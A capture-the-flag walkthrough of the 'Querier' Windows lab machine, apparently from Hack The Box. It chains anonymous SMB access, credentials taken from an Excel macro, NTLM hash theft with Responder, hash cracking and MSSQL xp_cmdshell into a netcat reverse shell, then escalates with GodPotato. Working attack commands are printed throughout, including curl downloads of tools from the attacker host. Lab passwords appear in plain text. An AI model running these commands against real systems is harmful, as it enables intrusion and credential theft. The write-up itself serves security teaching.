# Querier
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Querier
- OS Type: Windows
- Difficulty: Medium
Port Scanning - Service & Version Enumeration
# Nmap 7.95 scan initiated Wed Apr 23 08:15:17 2025 as: /usr/lib/nmap/nmap -sVC -p- --open -oN initial/nmap.out -vv 10.10.10.125Nmap scan report for 10.10.10.125Host is up, received echo-reply ttl 127 (0.28s latency).Scanned at 2025-04-23 08:15:18 IST for 156sNot shown: 65419 closed tcp ports (reset), 102 filtered tcp ports (no-response)Some closed ports may be reported as filtered due to --defeat-rst-ratelimitPORT      STATE SERVICE       REASON          VERSION135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn445/tcp   open  microsoft-ds? syn-ack ttl 1271433/tcp  open  ms-sql-s      syn-ack ttl 127 Microsoft SQL Server 2017 14.00.1000.00; RTM| ms-sql-ntlm-info:|   10.10.10.125:1433:|     Target_Name: HTB|     NetBIOS_Domain_Name: HTB|     NetBIOS_Computer_Name: QUERIER|     DNS_Domain_Name: HTB.LOCAL|     DNS_Computer_Name: QUERIER.HTB.LOCAL|     DNS_Tree_Name: HTB.LOCAL|_    Product_Version: 10.0.17763| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback| Issuer: commonName=SSL_Self_Signed_Fallback| Public Key type: rsa| Public Key bits: 2048| Signature Algorithm: sha256WithRSAEncryption| Not valid before: 2025-04-23T02:38:04| Not valid after:  2055-04-23T02:38:04| MD5:   7d4c:4ef8:83ce:86f9:32fc:f521:81a3:4ee7| SHA-1: c911:8912:55b2:3de7:1f54:fd70:b249:7f61:8d90:98b9| -----BEGIN CERTIFICATE-----| MIIDADCCAeigAwIBAgIQUr+0My3TdohHSNRNwSqqpjANBgkqhkiG9w0BAQsFADA7| MTkwNwYDVQQDHjAAUwBTAEwAXwBTAGUAbABmAF8AUwBpAGcAbgBlAGQAXwBGAGEA| bABsAGIAYQBjAGswIBcNMjUwNDIzMDIzODA0WhgPMjA1NTA0MjMwMjM4MDRaMDsx| OTA3BgNVBAMeMABTAFMATABfAFMAZQBsAGYAXwBTAGkAZwBuAGUAZABfAEYAYQBs| AGwAYgBhAGMAazCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAL3hwLvA| Z3u12v2XM8xQC8DjTMe3Rm8sxqPxzBqo1hX9pMVHKB1naIExI1n6gXPhlcKFmNes| bfwuyE96344+u5gLikHji2JrZQ9+IWvvNw5C409ZNWfLZqYtlcRtqAxQwRS3BBRX| mI5NEFbv+RkdLOYSTmgR5TgtDwZu5YpDo/AGJmOpy73QFGI4CsTIUCXGujpc/o6r| SrFkgMZsJF6OFi953NDg2hP++ul813+gIuRQuI35xc/sQsRXjgQ2qd7OPsMVNfRA| MqzRLPhAxybjhCeNYQJOTHB/OU9GyQvdyAytnJwTCUlLB4NzUi5TWiA/GfjRMI/5| SgscIQuDGbZgF80CAwEAATANBgkqhkiG9w0BAQsFAAOCAQEANomGIy4Nb/S8p2uN| O6xUQRq1bmaKKfrJ6+QlsnWkXeiHCaq0GZ49/LuyOLVobXB6E+u9+MHNVk2bCyoK| 4x7vb1isXTcHihsP7WKnryUb76NtxlA/O9MzEzRa10VZnXFTCrMdz1SqtXsQrGT3| HQ75ukcXGHTE1sMuLuCYR7kbbTnkC5+zhMNCYbSPvutLcjrXw/uYPWnzYwvLdU0I| xbHOXfXtRWo5ibSf5FvJNfBJMa47qnj4ld6Uh+b4VRRjHzA02Es/UP26RF4saYP1| tXZRXwciBuBa1oxSJdztKHIefqrBP/Y9UVcDB/e0ZWPoJus/Dptrm+RQHa7r5y7+| elJctA==|_-----END CERTIFICATE-----| ms-sql-info:|   10.10.10.125:1433:|     Version:|       name: Microsoft SQL Server 2017 RTM|       number: 14.00.1000.00|       Product: Microsoft SQL Server 2017|       Service pack level: RTM|       Post-SP patches applied: false|_    TCP port: 1433|_ssl-date: 2025-04-23T02:47:54+00:00; 0s from scanner time.5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found|_http-server-header: Microsoft-HTTPAPI/2.047001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found|_http-server-header: Microsoft-HTTPAPI/2.049664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49669/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49670/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49671/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPCService Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| smb2-time:|   date: 2025-04-23T02:47:44|_  start_date: N/A| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 10624/tcp): CLEAN (Couldn't connect)|   Check 2 (port 37573/tcp): CLEAN (Couldn't connect)|   Check 3 (port 40571/udp): CLEAN (Failed to receive data)|   Check 4 (port 54847/udp): CLEAN (Timeout)|_  0/4 checks are positive: Host is CLEAN or ports are blocked|_clock-skew: mean: 0s, deviation: 0s, median: 0s| smb2-security-mode:|   3:1:1:|_    Message signing enabled but not required
Read data files from: /usr/share/nmapService detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Wed Apr 23 08:17:54 2025 -- 1 IP address (1 host up) scanned in 157.30 seconds
Enumeration
Port 139,445/SMB
Let’s start our enumeration from SMB, i’ll first check for Null session
smbclient -L //10.10.10.125 -N
i found non-default windows share Reports let’s looks into it
smbclient //10.10.10.125/Reports -N
download file via
get "Currency Volume Report.xlsm"However, the Excel file is Blank What now? let’s try analyzing file for more information

i’ll check for macros,
- go to View > Macros > View Macro

- type any name and click on create this will bring us to macro editor

Select ThisWorkBook and inspect the macro code we found the database credentials as we found that the port 1433 (MSSQL) is open on target machine i’ll use these creds to login to MSSQL
impacket-mssqlclient reporting:'PcwTWTHRwryjc$c6'@10.10.10.125 -windows-auth
let’s try to enable xp_cmdshell using enable_xp_cmdshell command from impacket-mssqlclient console

let’s see what other options are available using help command

let’s try to run xp_dirtree to see if we can list the files

when i see xp_dirtree working i think about stealing ntlm hash of the user using responder let’s start responder to listen on tun0 interface
sudo responder -I tun0 -vand execute xp_dirtree \\<kaliip>\test
xp_dirtree \\10.10.14.17\testcheck the responder console and you probably able to get the NTLM hash of the user

here it is, let’s use hashcat to crack the hash
hashcat -m 5600 svc-mssql.hash /usr/share/wordlists/rockyou.txt
YOU SAID IT HASHCAT CRACKED IT!!
let’s use this creds to move further, i’ve first tried to enumerate more users from machine using mssql-svc user’s creds
netexec smb 10.10.10.125 -u mssql-svc -p corporate568 --local-auth --users
Note: We’ve specified the --local-auth as it is not Active Directory related machine
but no success, let’s try to login again as mssql-svc using impacket-mssqlclient

now let’s try to enable XP_CMDSHELL again

Bingo!!, we’ve now Command execution

It’s time to get shell, using sweet and cute nc.exe
SQL (QUERIER\mssql-svc dbo@master)> **xp_cmdshell "curl http://10.10.14.17/nc.exe -o \users\public\nc.exe"**and then execute nc.exe to get reverse shell
SQL (QUERIER\mssql-svc dbo@master)> **xp_cmdshell "\users\public\nc.exe 10.10.14.17 443 -e cmd.exe"**got the reverse shell on port 443!

we can read user.txt C:\Users\mssql-svc\Desktop\user.txt

let’s check what privileges we have, as we are running as service user there’s high chance we’ll get SeImpersonatePrivilege enabled

and there it is let’s use GodPotato transfer godpotato to target machine via curl and python http server
curl http://10.10.14.17/GodPotato-NET4.exe -o god.exelet’s run whoami command to see what user it is running as expected is NT Authority\SYSTEM
god.exe -cmd whoami
great!, let’s use netcat and get the shell, start netcat listener on port 445 using rlwrap nc -nvlp 445
